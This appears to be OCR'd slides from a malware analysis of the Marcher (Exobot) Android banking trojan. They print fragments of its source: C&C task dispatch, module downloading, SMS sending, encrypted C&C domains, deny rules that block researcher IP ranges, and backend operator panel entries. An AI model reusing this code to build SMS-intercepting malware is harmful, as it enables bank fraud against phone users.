        $country = hlp::get($data, '102', '');
        $country = strtolower($country);
        if(in_array($country, array("ru","rus")))
            $is_bad = true;
    }
```




```
#otherresearchersfromgermanyspam
Deny from 176.14.99.0/24
Deny from 54.72.0.0/16
Deny from 54.73.0.0/16
#IFNETBRASILRESEARCHERS
Deny from [redacted].237.128.0/21
Deny from [redacted].237.128.0/24
Deny from [redacted].237.129.0/24
Deny from [redacted].237.130.0/24
Deny from [redacted].237.131.0/24
```

# Marcher (Exobot)

## Modules




```java
Modules mods = new Modules(ctx);
if(!mods.is_mod_exists(S.mod_main)) {
    if(Constant.DEBUG) Log.d("CONTROL", "start download main");
    mods.download_mod(S.main);
}
```



```php
// get list of bot tasks
function get_tasks($bot_id)
{
    $sql = "select id, command from bot_tasks where bot_id='{$bot_id}' and status='pending'";
    $res = $this->db->exec($sql, null, true);
    if(!$res)
        return ''; // no tasks

    $tasks = array();
    $ids = array();
    foreach($res as $task)
    {
        $task_prep = json_decode($task['command'], true);
        $mod_file = dirname(__FILE__) . "/bot_mods/{$task_prep['mn']}.dex";
        if(!file_exists($mod_file))
        {
            $sql = "update bot_tasks set status='cancelled', response='Module is not allowed', ts_end=NOW() where id = {$task['id']}";
            $this->db->exec($sql);
            continue;
        }

        $task_prep['6'] = $task['id'];
        $ids[] = $task['id'];
        $task_prep['7'] = md5_file($mod_file);

        $tasks[] = $task_prep;
    }
```

# Marcher (Exobot)

## Modules



```
    public Sms(HashMap<String, Object> system) throws Exception
    {
        this.mods = system.get("a4");
        this.run_func = mods.getClass().getDeclaredMethod((String) system.get("a5"), String.class, String.class, Object[].class);
    }

    public JSONObject run(JSONObject params) throws Exception {

        run_func.invoke(mods, "main", "send_sms", new Object[]{
                params.getString("n"), // number
                params.getString("m"), // message
        });

        return null;
    }
public void send_sms(String number, String message)
{
    if(number.isEmpty())
        return;

    SmsManager manager = SmsManager.getDefault();

    if(message.length() > 70)
    {
        ArrayList<String> msgs = manager.divideMessage(message);
        manager.sendMultipartTextMessage(number, null, msgs, null, null);
        return;
    }

    manager.sendTextMessage(number, null, message, null, null);
```


# Marcher (Exobot)

Modules

- Fire CC
- Get Contacts
- Intercept ON/OFF
- Kill ON/OFF
- Notification
- Repeat Inject
- Request Coordinates
- Request Token (TODO)
- Screen Lock ON/OFF
- SMS
- SMS Redirect
- SMS to Contacts
- SMS to List
- Update Info
- USSD

# Marcher (Exobot)


**C&C communication:** HTTP/HTTPS



```
// servers: %SERVERS%
public static final String API_SERVER = ""; // aes encoded servers srv|srv|srv

public static String getDomains(Context context)
{
    // decrypt constant AES domains
    String default_domains = Utils.aes_decrypt(Constant.API_SERVER, Utils.md5(S.api_header_value));

    // get new domains from prefs / should be merged already in AlarmReceiver
    String result = (String) Modules.main(context, S.get_pref, new Object[]{ S.api_server, default_domains });
    if(result == null)
        result = default_domains;

    // return full list
    return result;
}
```

# Marcher (Exobot)

## Backend



**#18 pureman**

| | |
|---|---|
| Is disabled? | OFF |
| Name | pureman |
| Folder | CONTAINSURE |
| mod Contacts grabber | OFF |
| mod Socks | OFF |

Save

**#19 anabolik**

| | |
|---|---|
| Is disabled? | OFF |
| Name | anabolik |
| Folder | EACHSETSOUTH |
| mod Contacts grabber | OFF |
| mod Socks | OFF |

Save

**#21 woistmeinskill**

| | |
|---|---|
| Is disabled? | OFF |
| Name | woistmeinskill |
| Folder | NEXTLEARNLAYYOU |
| mod Contacts grabber | OFF |
| mod Socks | OFF |

Save

**#16 racha**

| | |
|---|---|
| Is disabled? | OFF |
| Name | racha |
| Folder | QUESTIONROADFAR |
| mod Contacts grabber | OFF |
| mod Socks | OFF |

Save

**#20 ledger**

| | |
|---|---|
| Is disabled? | OFF |
| Name | ledger |
| Folder | STARTFAMILY |
| mod Contacts grabber | ON |
| mod Socks | OFF |

Save

**#15 hare**

| | |
|---|---|
| Is disabled? | OFF |
| Name | hare |
| Folder | angelkelly |
| mod Contacts grabber | ON |
| mod Socks | OFF |

Save

**#2 balls**

| | |
|---|---|
| Is disabled? | OFF |
| Name | balls |
| Folder | balls51 |
| mod Contacts grabber | ON |
| mod Socks | OFF |

Save

**#4 ares**

| | |
|---|---|
| Is disabled? | OFF |
| Name | ares |
| Folder | flexdeonblake |
| mod Contacts grabber | OFF |
| mod Socks | OFF |

Save

**#6 endlesspoke**

| | |
|---|---|
| Is disabled? | OFF |
| Name | endlesspoke |
| Folder | jadafire |
| mod Contacts grabber | ON |
| mod Socks | OFF |

Save

**#9 conquistador**

| | |
|---|---|
| Is disabled? | OFF |
| Name | conquistador |
| Folder | sinnamonlove |
| mod Contacts grabber | ON |
| mod Socks | OFF |

Save

**#13 xtfly**

| | |
|---|---|
| Is disabled? | OFF |
| Name | xtfly |
| Folder | tylattimore |
| mod Contacts grabber | OFF |
| mod Socks | OFF |

Save


**#11 vanessablue**

| | |
|---|---|
| Is disabled? | OFF |
| Name | vanessablue |
| Folder | vanessablue |
| mod Contacts grabber | OFF |
| mod Socks | OFF |

Save

# Marcher (Exobot)

## Backend



Control panel

```
Warning: mysql_connect(): Headers and client library minor version mismatch. Headers:50550 Library:50630 in /var/data/www/cp/panel/mods/injects.php on line 5
```

#2 balls balls51 — at, br, de, socials, uk

#4 ares flexdeonblake — at, de, uk

#6 endlesspoke jadafire — at, de

#9 conquistador sinnamonlove — uk

#11 vanessablue vanessablue — de, socials

#13 xtfly tylattimore — custom

#15 hare angelkelly — fr, uk

#16 racha QUESTIONROADFAR — fr

#18 pureman CONTAINSURE — br, custom

